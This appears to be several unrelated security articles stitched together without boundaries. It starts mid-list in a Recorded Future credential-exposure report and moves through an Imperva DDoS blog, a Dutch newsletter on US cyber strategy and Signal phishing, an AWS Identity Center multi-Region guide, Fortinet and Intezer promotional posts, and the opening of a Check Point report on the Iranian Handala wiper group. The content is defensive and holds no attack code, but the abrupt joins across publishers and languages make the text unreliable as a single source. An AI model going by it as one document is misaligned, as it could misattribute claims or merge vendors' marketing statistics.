2. Treat session cookie exposure as a critical-severity event. With 276 million credentials carrying active cookies in 2025, any infostealer-sourced credential exposure should trigger immediate session invalidation in addition to a password reset. MFA bypass via stolen cookies is not a theoretical threat — it is an observed, frequent attack pattern.
3. Automate response workflows to close the detection-to-remediation gap. The data shows that most credentials are indexed within days of theft. Organizations that have pre-built response playbooks — automatically checking Active Directory, clearing sessions, forcing resets, and notifying managers — respond in minutes rather than hours.
"We created a custom SOAR playbook using the Identity Intelligence module. This playbook takes the information of compromised corporate user accounts, runs an Active Directory check for the credentials, clears user sessions and resets the password if the account is found to be compromised. It also notifies the user's manager for email response. To date, we have processed over 330 different identity alerts. " — Bryan Cassidy, Lead Cyber Defense Engineer, 7-Eleven (UserEvidence)
4. Monitor your entire domain footprint — including subsidiaries and third parties. Some of the most consequential exposures in 2025 involved obscure subsidiaries and supply chain partners, not core corporate domains. Attackers do not limit themselves to obvious targets. Security teams shouldn't limit their monitoring to obvious domains either.
One large international financial services firm detected an infostealer on a third-party service provider's machine through Recorded Future — surfacing a supply chain exposure that would have been invisible through traditional monitoring alone.
The Recorded Future Advantage: Detection Speed – From Exfiltration to Alert in Hours
The gap between when credentials are stolen and when a security team finds out is where breaches happen. Most organizations discover compromised credentials days or weeks after the fact — through a public breach disclosure, a tip from law enforcement, or an incident that's already underway.
Recorded Future closes that gap. In 2025, 36.4% of all indexed credentials were detected within 24 hours of exfiltration, and 52.9% within one week. By the time stolen credentials are being traded or weaponized, Recorded Future customers have already been alerted.
Credential Exfiltration Breakdown
Within 24 hours
36%
Within 1 week
53%
Within 1 month
85%
Within 1 year
99%
Over 1 year
1%
Table 2: Exfiltration freshness breakdown (Source: Recorded Future)
Speed matters because attackers move fast. Infostealer logs are often listed for sale within hours of collection. Every day between exfiltration and detection is a day an attacker may already have access. The 15.3% of credentials not detected within a month illustrate what happens when that window stays open — extended attacker dwell time, lateral movement, and incidents that escalate into major breaches.
For Recorded Future customers, early detection is only half the equation. Pre-built integrations with Okta, Microsoft Entra ID, and SOAR platforms like XSOAR mean that when a credential alert fires, automated workflows can clear sessions, force password resets, and notify managers — without waiting for an analyst to pick up the ticket.
A large international financial services firm's Team Lead described a recent credential leak: identified and escalated in under 24 hours, triggering immediate automated remediation — exactly the outcome their team had built toward.
Appendix: Notable Passwords from 2025 Credential Exposures
The following passwords appeared most frequently across credentials indexed by Recorded Future in 2025. Their prevalence reflects the continued gap between password policies and actual user behavior — and the reason why credential monitoring cannot rely on password complexity alone as a proxy for risk.
About This Report
This report is based on data indexed by Recorded Future's Identity Intelligence Module across the full calendar year 2025. Recorded Future monitors credentials across open web, dark web, paste sites, Telegram channels, and infostealer malware logs sourced from 30+ malware families. All credential data can be processed and analyzed without storing plaintext passwords in customer-facing systems.
Find out What’s Already Exposed in Your Environment
The data in this report reflects the broader threat landscape. The question is how much of it applies to your organization specifically.
Recorded Future's complimentary Identity Exposure Assessment pulls directly from the Recorded Future Intelligence Graph to show you the volume, recency, and severity of your organization's credential exposure over the past year — including compromised employee credentials, infostealer-sourced data, and how your exposure has trended over time.
There's no commitment required. Just a clear picture of where your organization stands.
Most organisations assume DDoS (Distributed denial of service) protection is a box they’ve already ticked. If traffic spikes or an attack starts, the thinking goes, their provider will absorb it and move on.
But in the real world it can be a different story. Many incidents aren’t caused by the scale of an attack alone, they happen because their protection isn’t designed to act fast enough, distinguish legitimate traffic or stay active without disruption for normal traffic. Or slows the legitimate traffic down, degrading performance when under an attack.
In this blog, we look at why DDoS resilience is really about continuity, not just mitigation, and what teams often miss when they assume they’re already protected.
The DDoS Protection Gap: Why Performance Breaks Under Pressure.
Modern DDoS attacks rarely look like blunt floods now; they utilize multi-vector strategies targeting the application layer (Layer 7) to blend in. They overwhelm specific application paths or quietly degrade performance until frustrated users give up.
When protection isn’t built to handle this kind of attack, organisations often see:
Delays between detection and mitigation
Legitimate users are blocked or challenged during peak moments
Performance degradation that’s dismissed as ‘normal slowing’
Downtime that occurs despite having DDoS controls in place
The result is widespread impact, disrupting not just infrastructure, but revenue, brand reputation and most importantly, trust.
Why Modern DDoS Protection is a BusinessContinuity Challenge
Effective DDoS protection isn’t about surviving the largest possible attack on paper. It’s about ensuring users can continue to access applications, complete transactions and rely on important services, even when an attack is ongoing.
To do that organisations need protection that is:
Not dependent on manual activation
Fast, with mitigation measured in seconds, not minutes or hours
Accurate, so legitimate users aren’t caught in the crossfire
Edge-based mitigation using a global Anycast network, stopping attacks before they put internal systems under pressure
Without these characteristics, DDoS defences can become part of the problem rather than the solution.
The Oversight: What Security Teams Miss About Resilience
Many organisations unknowingly accept risk because they:
Assume any DDoS protection will do the job
Focus on volumetric capacity but overlook detection accuracy, time to mitigate, mitigation efficacy and stealth attacks to the application layer
Rely on reactive or hybrid approaches that leave a mitigation gap
Accept user friction as an acceptable side effect of defence activity
Accept operational complexity as “the nature of the beast”
Often, these gaps only become visible during critical moments such as launches, seasonal peaks or high-traffic events, when resilience matters most.
The Solution: Supporting Continuity with Always-On Mitigation
Thales’s Imperva DDoS Protection is designed to preserve availability and user experience, even during sustained or sophisticated attacks.
Behind the scenes, this means:
Continuous and detailed profiling of peace-time traffic for fast identification of anomalies and potential DDoS attacks.
Always- on mitigation at the edge, eliminating delays in response with an industry-leading 3–second time-to-mitigation SLA for network-layer attacks.
Versatile set of techniques for minimising disruption to legitimate users, including signatures, behavioural patterns and challenges.
Attack isolation for avoiding potential collateral damage.
Global scale and distribution, absorbing attacks close to the source.
The Impact: Why True Resilience Matters for Revenue
DDoS attacks don’t just test security controls; they test business resilience. When protection fails, the impact is immediate, abandoned sessions, lost transactions, frustrated customers and operational pressure at exactly the wrong moment.
DDoS resilience isn’t defined by how large an attack you can withstand, but by how consistently your services remain available while it’s happening.
By aligning always-on mitigation, rapid response and accurate traffic, classification, organisations can reduce risk without compromising user experience and ensure that availability isn’t dependent on perfect timing or manual intervention.
Because the true test of DDoS protection is whether services remain available.
To discuss DDoS protection with a member of the team, get in touch.
De Verenigde Staten hebben het meest krachtige, technologisch verfijnde én geavanceerde leger ter wereld. “And it is not even close”, was getekend Donald J. Trump, de president van de Verenigde Staten. Het is de eerste zin waarmee Trump de nieuwe Amerikaanse cyberstrategie aankondigt. Of zoals hij het zelf noemt: President Trump’s Cyber Strategy for America.
Wat opvalt: private bedrijven krijgen een aanzienlijk actievere rol in de verdediging van het Amerikaanse cyberlandschap. Maar ook offensief is er een rol voor bedrijven. Ze krijgen ‘prikkels’ om vijandige netwerken te identificeren en te verstoren. Krachttaal volgt. “We moeten tegenstanders opsporen, confronteren en uitschakelen voordat zij in onze netwerken en systemen kunnen binnendringen.”
Het is nogal een verandering ten opzichte van de strategie van de vorige regering, waarin het uitvoeren van offensieve acties expliciet een taak van de overheid werd genoemd [PDF]
Zoals de New York Times terecht stelt: dat roept allerlei juridische en praktische vragen op. Zoals wie verantwoordelijk is voor schade als gevolg van een operatie. En wie toetst of de inzet van acties door private bedrijven volgens de regels is gegaan? Wettelijk gezien mogen private bedrijven geen aanvallen uitvoeren. Daar zou dus een wetswijziging voor nodig zijn. En hoe wordt voorkomen dat een actie van een privaat bedrijf leidt tot escalatie? Dat laatste is precies waar experts voor waarschuwen, als er geen toezicht of coördinatie is vanuit een organisatie zoals het US Cyber Command.
Dan de reacties. Die zijn deels positief. Omdat Iran zijn cyberspieren laat zien als reactie op de aanvallen op Iran door de VS en Israël, is de komst van het document belangrijk. “Deze strategie […] komt geen moment te vroeg”, zegt Frank Cilluffo van het McCrary Institute for Cyber & Critical Infrastructure van Auburn University. En ook de CEO van USTelecom is blij.
Maar niet iedereen staat te juichen op de banken. Democraat Bennie Thompson bijvoorbeeld. Hij noemt het een pamflet met weinig inhoud. Een “rommelige mix van vage platitudes en een lange opsomming van ‘wij zullen’-uitspraken”, zegt de leider van de Commissie Binnenlandse Veiligheid in het Huis van Afgevaardigden. Hij wijst op het ontbreken van een concreet stappenplan voor het bereiken van de doelen.
China en Rusland ontbreken. Niet één keer worden ze genoemd in het document. Vreemd, want die landen gelden als de grootste cyberdreigingen voor de VS.
De bekende hackergroepen Volt Typhoon en Salt Typhoon zijn nogal druk met aanvallen. De Typhoons houden zich bezig met onder meer spionage en het infiltreren in netwerken van vitale infrastructuur om uiteindelijk te kunnen verstoren en saboteren. Van de mailsystemen van het Amerikaanse Congres, de netwerken van telecombedrijven in de VS tot aan de netwerken op Guam. En ze eruit krijgen, lijkt lastig.
En ook aan Rusland gelieerde hackers zijn ‘gewoon’ actief in de VS, zoals bij de aanval op de systemen van de Amerikaanse federale rechtbank. Of een privaat bedrijf dat doelwit werd, omdat het opdrachten uitvoerde voor een stad met banden met een Oekraïense zustergemeente, zoals beschreven door cybersecuritybedrijf Arctic Wolf.
Natuurlijk gaan Dave Maasland en ik het er uitgebreid over hebben in het komende seizoen van onze podcast Het Digitale Front. Want deze strategie is belangrijk, ook voor ons in Europa. Wat de VS bepaalt, heeft linksom of rechtsom ook effect op wat hier gebeurt. Bijvoorbeeld voor standaarden die gelden voor een bepaalde sector, maar ook omdat beleid uiteindelijk terug te zien is in de producten die hier op de markt komen en hoe ze werken.
Nederland vaart trouwens ook een meer offensieve cyberkoers dan voorheen. Dave Maasland en ik spraken Gijs Tuinman erover in Het Digitale Front. Check de aflevering hieronder:
Russische hackers <3 Signal en WhatsApp
Russische staatshackers proberen wereldwijd binnen te komen in de WhatsApp- en Signalaccounts van ambtenaren, militairen en prominente bestuurders. Ook Nederlandse ambtenaren waren doelwit.
Het is belangrijk om te benadrukken dat Signal en WhatsApp niet gecompromitteerd zijn. De daders hebben niet ingebroken in de techniek maar mensen misleid via social engineering. Ze zijn verleid codes door te geven die normaal worden gebruikt om een account op een ander apparaat te registreren. Of door ze een QR-code te laten scannen waarmee hun account te gebruiken was op de desktopcomputer van de hacker.
Het is een methode die vaker gebruikt wordt. Toch is het reden voor Signal om zelf nog even extra duidelijk te zijn: met de encryptie en de infrastructuur van
Signal is niets mis.
Deze algemene tips zijn wél van toepassing voor iedereen die dit soort chatapps gebruikt. Controleer je gekoppelde apparaten in de instellingen van je app. Scan alleen QR-codes als je zelf actief een ander apparaat aan je account wilt koppelen. Geef nooit verificatiecodes of pincodes door. Beter tien keer te vaak geweigerd, dan één keer te veel vertrouwen. En activeer registratievergrendeling vooral, zodat anderen je Signal-pincode nodig hebben om met jouw nummer opnieuw bij Signal te kunnen registreren.
Tot volgende week! Reageren? Hit reply. Delen? Forward dit of stuur de link aan je kennissen en vrienden.
If your organization relies on AWS IAM Identity Center for workforce access, you can now extend that access across multiple AWS Regions with multi-Region replication. Previously, AWS access portal was only available in one Region, when you add an additional Region, users get an active access portal endpoint there. If the primary Region experiences a disruption, they can continue working through the additional Region. This enhancement also enables you to deploy AWS managed applications in additional Regions closer to your users, which reduces latency and helps meet regional compliance requirements. Meanwhile, you maintain centralized control by managing Identity Center configurations from the primary Region.
In this post, you’ll learn how to configure multi-Regions support, including multi-Region replication, encryption setup, adding Regions, updating your identity provider (IdP), and testing the setup end to end.
Prerequisites and considerations
Before enabling multi-Region support, confirm your environment meets these requirements and understand how this change will affect your existing setup.
Confirm that your currently deployed AWS managed applications support Identity Center configured with a customer managed KMS key, and that applications you plan to deploy in the future also support this configuration. See the AWS managed applications that integrate with IAM Identity Center table in the Identity Center User Guide to identify which applications support customer managed KMS key with Identity Center.
Additionally, for AWS managed applications you plan to deploy in additional Regions, verify that they support Identity Center configured with both customer-managed KMS keys and multi-Region deployment. Consult the AWS managed applications that integrate with IAM Identity Center table in the Identity Center User Guide.
The AWS access portal in additional Regions doesn’t support the custom alias (in other words, customer-chosen subdomains).
AWS account access through additional Region relies on already provisioned permissions; new permission set assignments and group memberships can be managed only in the primary Region and are then automatically replicated to additional Regions.
Walkthrough
To set up multi-Region support, you’ll follow three steps: creating and configuring a customer-managed KMS key with Identity Center, enabling the additional Region in the Identity Center console, and updating your identity provider with the new regional URLs and bookmark applications.
Important: Your Identity Center instance operates on a primary-replica model where instance-level configuration changes must be made in the primary Region, while additional Regions receive read-only replications of your settings and provide Region-local access for your workforce. In this example, you will use Okta as your external IdP, with N. Virginia (us-east-1) as the primary Region and Frankfurt (eu-central-1) as the additional Region.
Before you start, ensure that you’re signed in to the console as an administrator in the same account and Region where your Identity Center instance resides.
Create and configure multi-Region customer-managed KMS keys with Identity Center
First, you must set up a multi-Region customer-managed KMS key with Identity Center in your primary Region and replicate it to additional Regions where you plan to replicate Identity Center. Identity Center uses customer-managed KMS keys for encryption of your identity data such as user attributes. Because the same key material must be available in each Region, you’ll create a multi-Region key — complete this step in the AWS Organizations management account. Before proceeding, confirm that your currently deployed AWS managed applications support customer-managed KMS keys with Identity Center. Each AWS KMS key has usage and storage cost, see AWS KMS pricing page for details.
For guidance on configuring your key policy, see the KMS key policy examples for common use cases in the Identity Center User Guide, which provides example policies you can adapt for your specific requirements.
2. Create replica keys in additional Regions After completing the primary Region setup, create new replica keys in each AWS Region where you plan to replicate Identity Center. To complete this step, follow the documentation in Create multi-Region replica keys.
Note: The replica key automatically inherits the same key policy as the primary customer-managed KMS key. However, future modifications to the key policy must be manually applied to the replica key in each Region. AWS KMS replica keys are independent resources; policy changes on the primary key do not propagate automatically.
Add an additional Region to Identity Center
Now that key replication is complete, you can add an additional Region to your Identity Center instance. For this post, use Frankfurt (eu-central-1). If you have a delegated admin account configured, we recommend completing remaining configurations in that account. We will perform this configuration using the console, but you can also use the IAM Identity Center API. For detailed instructions, see Add the Region in IAM Identity Center.
Open the AWS Management Console.
In the search bar, enter IAM Identity Center and choose the service.
In the navigation pane, choose Settings.
Choose Add Region.
Figure 1: Management tab with encryption and Region information
From the Region list on the following page, select Frankfurt (eu-central-1). Then, choose Add Region.
The Region list shows Regions enabled by default where the customer-managed KMS key was replicated, making them available for you to choose.
Figure 2: Choose an AWS Region to add
You’ll return to the Settings for Identity Center page, where you’ll see the new Region with a Replicating status. A blue banner indicates that Identity Center is replicating your workforce identities, configuration, and metadata to the new Region. After the initial setup (15–30 minutes, depending on the size of your Identity Center instance), future changes replicate within seconds.
Figure 3: Initial replication to the newly added Region in progress
After replication completes, the ReplicationStatus column changes to Replicated. Your Identity Center endpoints in the additional Region are now active.
Figure 4: A console view after the initial replication is done
Users can now access AWS accounts through both AWS access portal URLs. You can view and copy the enabled portal URLs either from the Region list or by choosing View AWS access portal URLs.
You can view Security Assertions Markup Language (SAML) information, such as ACS URLs, about the primary and additional Regions by choosing View ACS URLs. In the next section you will use both, your AWS access portal URLs and ACS URLs to update your external IdP configuration.
Update your IdP configuration for the additional Region
You’ve successfully replicated your Identity Center instance to the Frankfurt (eu-central-1) Region. This means your workforce identities are now available in that additional Region and can use the new AWS access portal endpoint. Identity Center supports two authentication flows: one where users start from the AWS access portal or AWS managed application (service provider-initiated), and one where users start from their IdP portal (IdP-initiated). With service provider-initiated authentication, when users attempt to authenticate, Identity Center redirects them to your IdP authentication page, and after successful authentication, their authentication response is sent to the Regional SAML assertion consumer service (ACS) endpoint in Identity Center. The ACS endpoint in the additional Region uses a different URL than the primary Region, as shown in the following image.
Figure 5: Identity Center URLs
Currently, your IdP only has information about your Identity Center in the primary Region. To successfully redirect users’ authentication responses to the additional Region, you must add the new Regional endpoint to the IdP configuration.
Update the Identity Center application in your IdP:
This update enables service provider-initiated authentication to succeed. In the Identity Center app within your external IdP, add the ACS URL for the additional Region so that the app contains both Regional ACS URLs. Keep the existing URL as the first one in the list, the IdP uses the first URL as the default redirect target for IdP-initated authentication. The additional ACS URL will be used by the IdP to send the authentication response when users sign in using service provider-initiated authentication flows.
As an example, follow the instructions to configure your Identity Center application in Okta:
Log in to the Okta portal as an Admin.
Expand the Applications drop-down in the left pane, then choose Applications
Choose your Identity Center Application
Select the Sign-on tab and choose Edit in the Settings windows.
In the AWS SSO ACS URL1 box add the additional ACS URL
Figure 6: Identity Center enterprise application configuration in Okta
Users can now access accounts starting from the Region-specific AWS access portal, in this case they need to remember two Region specific URLs, one for Frankfurt (eu-central-1) and one for N. Virginia (us-east-1). To accommodate these Region-specific portal URLs, we recommend creating a bookmark application in your IdP. While users can also bookmark the URLs directly in their browsers, providing a bookmark app makes the additional Region discoverable in the IdP portal without requiring each user to manually save a URL.
This bookmark app functions like a browser bookmark and contains only the URL to the AWS access portal in the additional Region. Users can access this bookmark app from their IdP portal to reach the Region-specific AWS access portal. You also must grant your users access to the bookmark app in the external IdP. In Okta, follow the instructions below:
Log in to the Okta portal as an Admin.
Expand the Applications drop-down in the left pane, then choose Applications.
Choose Browse App Catalog
Search for “Bookmark App”, select it from the list of results, and choose Add in the left pane.
Choose an app name. For this blog post, the name can be “Identity Center – Frankfurt (eu-central-1)”
In the URL box, paste the Frankfurt (eu-central-1) specific URL
Choose Done. You will be redirected to the Bookmark application in the Assignments tab.
Choose Assign and select the Groups/People that will have access to this application.
After completing this configuration, users will see two Identity Center applications in their IdP portal—one for the primary Region and another for the additional Region. Figure 7 shows how this configuration appears in the Okta end user dashboard.
Figure 7: Okta end-user portal with two Region-specific tiles for Identity Center
If you choose the newly created bookmark app, it will direct you to the AWS access portal in the additional Region.
Note: Identity Center supports IPv4-only endpoints, and dual-stack endpoints that support both IPv6 and IPv4. Depending on where your organization is in the process of IPv6 adoption, you will need to configure corresponding Assertion Consumer Service (ACS) URLs in your external IdP and used the corresponding AWS access portal URLs in your IdP bookmark application. For more information, see IPv6 support in Identity Center blog.
Test your multi-Region configuration
In the previous sections, you finished configuring the requirements for Identity Center multi-Region replication between the primary N. Virginia (us-east-1) and additional Frankfurt (eu-central-1) Regions. With this configuration complete, users with sufficient permissions can now enable supported AWS managed applications in either Region. Additionally, users can access their AWS accounts through the AWS access portal from either Region. To validate both capabilities, you will first test AWS account access from the additional Region and then configure a supported AWS managed application in that Region.
Accessing AWS accounts from the additional Region
Permission set assignment that exists in the primary Region of your Identity Center instance will be replicated to your additional Region. This means that, if there is a service disruption in Identity Center in the primary Region, you can switch to the additional Region to access your AWS accounts through the access portal or AWS CLI. To complete this section, your user in Identity Center needs existing access to an AWS account with permission sets. For more information see Manage AWS accounts with permission sets.
Access AWS accounts from the additional Region using the AWS access portal
Choose additional Region URL, a new browser tab will open with the AWS access portal in Frankfurt (eu-central-1).
Confirm you can see permission sets assigned to you.
Choose a permission set, confirm that you can access your AWS account.
Access AWS accounts from the additional Region using the AWS CLI
AWS Command Line Interface (AWS CLI) connects to a specific Identity Center Region to authenticate users and obtain credentials. For customers using multi-Region replication, we recommend creating multiple Regional CLI profiles—one for your primary Region and another for each additional Region. Separate profiles allow you to quickly switch between Regions during a disruption without reconfiguring your CLI. Before completing this section, confirm that AWS CLI version 2.x or later is installed and that you have an existing AWS CLI configuration file. To facilitate Region-specific access through the AWS CLI, create two CLI profiles using the following configuration:
Open your AWS CLI configuration file at ~/.aws/config.
Add the following two profiles configurations, one per additional Region. The example below shows a user in Virginia using N. Virginia (us-east-1) as their primary Identity Center Region with Frankfurt (eu-central-1) as a backup. Replace with your actual Identity Center instance ID and with your account number. To find your Identity Center instance ID, navigate to IAM Identity Center console, Settings, Instance ARN (the instance ID is the value that starts with ‘ssoins-‘)
Once the profiles have been configured, you can authenticate to each regional Identity Center endpoint independently using the following commands. 1. Run aws sso login –profile ReadOnly to log in through your primary Region N. Virginia (us-east-1), 2. Run aws sso login –profile ReadOnly-additional to log in through your additional Region Frankfurt (eu-central-1)
Each command opens a browser window to the corresponding regional AWS access portal, where you complete the authentication flow. After a successful login, the AWS CLI uses the credentials obtained from that Region for subsequent API calls made with that profile.
Deploy AWS managed applications in the additional Region
To test application deployment in the additional Region, for this blog post you will configure AWS Deadline Cloud, a managed service for rendering and visual effects workloads. You can choose other AWS managed applications that support deployment in additional Identity Center Regions — see the AWS managed applications that you can use with IAM Identity Center table in the documentation. This table is regularly updated as additional applications become available. To configure AWS Deadline Cloud, follow the steps:
Navigate to the AWS Deadline Cloud console and switch to your additional Region—for this example, Frankfurt (eu-central-1).
Choose Set up Deadline Cloud on the Get Started section and follow the configuration wizard until Step 2: Set up monitor.
In the Set up monitor screen, enter a name (for example, Frankfurtmonitorapp), then expand the Additional monitor settings menu. Notice how the Identity Center instance in Frankfurt (eu-central-1) is automatically selected by the AWS DeadLine Cloud wizard. Choose Next.
On Define farm details, under Groups and users, select the group that will have access to the application, verify you are a member of that group. Notice how you can automatically choose groups that were synced from your IdP into your Identity Center instance.
For this demonstration, leave remaining configurations with their default values and complete the application setup by following the wizard. After the application deployment is complete, choose Go to dashboard.
The application is now configured to use Region-local Identity Center service APIs for user sign-in and access to workforce identities. The dashboard displays the option to manage users, and user assignment management for this application is performed through the Frankfurt (eu-central-1) Region.
Testing user access to your AWS managed application
You can test user access to AWS Deadline Cloud by choosing Monitor in the upper right-hand corner of the dashboard. This initiates the service provider authentication workflow, which redirects you to your IdP for authentication. Because your IdP now recognizes the Frankfurt (eu-central-1) ACS URL, it knows where to send the successful authentication response, and you are authorized to access the newly created application.
You can also access the application using the application provided endpoint or through your AWS access portal. The AWS access portal in each Region displays the applications assigned to the user independent of the Region they are configured.
What happens when you try to enable your application in a Region where Identity Center isn’t configured?
If Frankfurt (eu-central-1) hasn’t been added to your Identity Center instance, the application console will detect your organization instance in N. Virginia (us-east-1), and prompt you to enable Frankfurt (eu-central-1) first.
Figure 8: AWS Deadline cloud console wizard when Identity Center isn’t configured in the current Region
Note: Existing deployments of AWS managed applications that use cross-Region calls with Identity Center (for example, Amazon Q Business) continue to function normally. When deploying an AWS managed application that supports cross-Region calls, we recommend configuring it to use Identity Center in the same Region, provided the prerequisites are met. Otherwise, you can configure the application to use Identity Center from one of its enabled Regions. See the respective AWS application’s User Guide to learn if it supports cross-Region calls to Identity Center.
Optional: Automatic failover of domains for AWS access portal
Identity Center provides Regional endpoints for the AWS access portal when you enable multi-Region replication. You can access these Regional instances directly, or you can build a redirection system that intelligently routes users to the nearest available AWS access portal endpoint with failover capabilities.
For a serverless implementation of automatic failover, you can combine several AWS services:
Amazon Route 53: Manages DNS routing with health checks and geoproximity-based routing policies to redirect users to their nearest Regional endpoint.
Amazon Application Recovery Controller (ARC): Orchestrates failover logic and provides readiness checks to ensure smooth transitions between Regions during service disruptions.
Application Load Balancer (ALB): Performs simple HTTP redirects to the appropriate Regional AWS access portal endpoints based on routing decisions.
This setup redirects users to a healthy endpoint in another Region if the primary Region goes down. Geoproximity routing sends users to their nearest endpoint under normal conditions.
Administration and auditing tasks by Region
The primary Region is the central management hub for instance-level configurations, while additional Regions provide Region-local application management and access capabilities. Application management is always performed in the Region where the application was configured.
This table shows the availability of use cases between Regions. The primary Region maintains centralized control over identity and access management, while additional Regions focus onRegion-specific application management and providing resilient access to AWS accounts.
Task category
Primary Region
Additional Region
Workforce identity management
Full management of workforce identities and user provisioning
Read-only
User session revocation
Revoke user sessions
Revoke user sessions
Instance-level configuration
Configuration changes and settings
Read-only
User assignments to applications (Region-specific)
Manage connection and configuration with external IdPs
Read-only
Customer-managed applications
Deploy and configure SAML and OAuth2 applications
Deploy and configure SAML and OAuth2 applications
AWS account access
Access AWS accounts through a Region-specific AWS access portal
Access AWS accounts through Region-specific AWS access portal
Application management (Region-specific)
Manage applications configured in the primary Region
Manage applications configured in additional Regions
Account access permissions
Configure and manage permission sets and account assignments
Not available
Conclusion
In this post, you learned how to extend your access to AWS through IAM Identity Center across multiple AWS Regions using multi-Region replication. To replicate your Identity Center instance to additional Regions, you need a multi-Region KMS key, updated IdP configuration, and network access to the new regional endpoints.
With multi-Region replication in place, your users gain resilient, low-latency access to AWS accounts and AWS managed applications through Region-specific AWS access portals. If a disruption occurs in the primary Region, users can continue working using already provisioned permissions through any additional Region. For organizations looking to deploy AWS managed applications beyond Deadline Cloud in additional Regions, consult the AWS managed applications that integrate with IAM Identity Center table in the Identity Center User Guide to verify that the application supports both customer-managed KMS keys and deployment in additional Regions before proceeding.
Discover how BCI’s seven NSE 8 certified engineers put Fortinet’s highest technical standard into practice, and why expert-level validation still matters.
Security operations is undergoing a fundamental shift.
As alert volumes continue to rise and environments grow more complex, enterprises are moving away from security models built on manual triage, fragmented automation, and are looking to decrease their reliance on outsourced MDR services. More enterprises are adopting AI SOC as the new model for running security operations, one that can triage and investigate all alerts at machine scale while keeping internal teams focused on judgment and response.
That shift was reflected clearly in Intezer’s momentum over the past year.
In 2025, Intezer processed more than 25 million security alerts across live enterprise SOC environments, as adoption expanded across large and complex organizations looking for a more scalable way to run security operations.
A year of strong growth
Over the past year, Intezer achieved several major company milestones:
Multiplied revenue year over year
Achieved 126% net revenue retention
Expanded adoption across Fortune 500 organizations
Scaled the team across key functions to support a growing enterprise customer base
These milestones reflect more than company growth. They reflect a broader market transition toward AI SOC as enterprises look for ways to investigate every alert, reduce hidden risk, and operate beyond the limits of human investigation capacity.
Growing industry recognition
Intezer’s momentum is also being recognized by media, industry analysts and practitioners. Here is a sampling of recent coverage.
Well known industry analyst Richard Stiennon recently included Intezer in the 2026 Cyber 150, an independently compiled list based on IT-Harvest data, and has also included Intezer in his new book, Guardians of the Machine Age.
At the same time, practitioners are taking notice. In his write-up on Intezer’s 2026 AI SOC Report, Darwin Salazar highlighted the report’s forensic depth, auditability, and practical value in a crowded AI SOC market.
Why this momentum matters
Traditional SOC and MDR models are constrained by human investigation bandwidth. As alert volumes increase, teams are forced to prioritize only a subset of alerts, often based on severity labels before full context is available. That leaves real risk hiding in uninvestigated alerts.
Enterprises are increasingly adopting AI SOC to remove that bottleneck.
Intezer investigates 100% of alerts at forensic depth across endpoint, identity, cloud, network, phishing, and SIEM sources, escalating only the incidents (less than 2%) that require human judgment. This allows security teams to stay in control while scaling operations far beyond what manual investigation models can support.
What the numbers show
The business results from the past year point to strong validation in the market.
Doubling revenue year over year signals accelerating demand.
126% net revenue retention reflects strong customer expansion and continued platform adoption.
Growth across Fortune 500 organizations shows that large enterprises are increasingly embracing this operating model.
And continued team expansion across key functions ensures Intezer can support customers as adoption grows.
Looking ahead
The market is moving toward a new SOC operating model, one where AI executes investigations at scale and human teams focus on decisions, response, and strategy.
Intezer’s momentum over the past year reflects that shift clearly. As more enterprises look to eliminate investigation bottlenecks and reduce cyber risk, AI SOC is moving from emerging category to operational reality.
We are observing an increase of wiper attacks by the Iran-linked Handala Hack group (aka Void Manticore) through phishing and misuse of Microsoft Intune.
Handala Hack is an online persona operated by Void Manticore (aka Red Sandstorm, Banished Kitten), an actor affiliated with Iranian Ministry of Intelligence and Security (MOIS)
Additional personas associated with this actor include Karma and Homeland Justice, which have been used in targeted operations against Israel and Albania
Handala continues to rely on longstanding TTPs, primarily conducting quick, hands-on activity within victim networks and employing multiple wiping methods simultaneously
In parallel, some newly observed TTPs include the deployment of NetBird to tunnel traffic into the network, as well as the use of an AI-assisted PowerShell script for wiping activity
Introduction
Handala Hack, also tracked by Check Point Research as Void Manticore, is an Iranian threat actor that is known for multiple destructive wiping attacks combined with “hack and leak” operations. The threat actor operates several online personas, with the most prominent among them being Homeland Justice, maintained from mid-2022 specifically for multiple attacks against government, telecom, and other sectors in Albania, as well as Handala Hack, which has been responsible for multiple intrusions in Israel and recently expanding its targeting to US-based enterprises such as medical technology giant Stryker.
The techniques, tactics, and procedures (TTPs) associated with Void Manticore intrusions remained largely consistent throughout 2024 to 2026, as the group continued to rely primarily on manual, hands-on operations, off-the-shelf wipers, and publicly available deletion and encryption tools. Accordingly, our previous research on the actor, published in early 2025, remains highly relevant to understanding their activity. Void Manticore has historically used both custom-built and publicly available tools, while also relying on underground criminal services to obtain initial access and malware.
As the group’s operations expanded in scope, with recent attacks targeting U.S. organizations, we decided to share our observations on this cluster’s activity, with a particular focus on recent TTPs and newly identified indicators. Because the group operates primarily through manual, hands-on activity, its indicators tend to be short-lived and consist largely of commercial VPN services, open-source software, and publicly available offensive security tools.
Background
“Handala Hack” is an online persona operated by Void Manticore (Red Sandstorm, Banished Kitten), a MOIS-affiliated threat actor, and appears to draw its name and imagery from the Palestinian cartoon character Handala. The persona has been used extensively since late 2023 and represents one of the group’s three primary operational fronts. The other two are Karma, which was likely completely replaced by Handala, and Homeland Justice, a persona the group continues to use in operations targeting Albania.
Figure 1 – Logos of Void Manticore personas (from left to right): Homeland Justice, Handala and Karma.
Based on our observations, intrusions linked to all three personas exhibit highly similar TTPs, as well as code overlaps in the wipers they deploy. Another distinctive characteristic shared by Karma and “Homeland Justice” is the collaboration with Scarred Manticore, a separate Iranian threat actor. In the case of Handala and Karma, we have also observed incidents in which the victim-facing group (i.e., messaging within the wipers, notes left in a compromised environment) was presented as Karma, while the stolen data was ultimately leaked through Handala.
Figure 2 – Operational interconnections of Void Manticore
One possible explanation is that Karma and Handala initially represented two separate teams or operational efforts within the same organization, but later converged under a single brand. This would be consistent with Karma’s complete disappearance and Handala’s emergence as the dominant public-facing persona.
According to public reporting, Void Manticore overlaps with activity linked to the MOIS Internal Security Deputy, particularly its Counter-Terrorism (CT) Division, operating under the supervision of Seyed Yahya Hosseini Panjaki. Panjaki was reportedly killed in the opening phase of Israel’s strikes on Iran in early March 2026.
Initial Access
Supply Chain Attacks
Handala has consistently targeted IT and service providers in an effort to obtain credentials, relying largely on compromised VPN accounts for initial access. Throughout the last months, we identified hundreds of logon and brute-force attempts against organizational VPN infrastructure linked to Handala-associated infrastructure. This activity typically originates from commercial VPN nodes and is frequently tied to default hostnames in the format DESKTOP-XXXXXX OR WIN-XXXXXX.
After the internet shutdown in Iran in January, we observed similar activity originating from Starlink IP ranges, and it has continued since. This has occurred in parallel with a decline in the actor’s operational security, as the group has also begun connecting directly to victims from Iranian IP addresses.
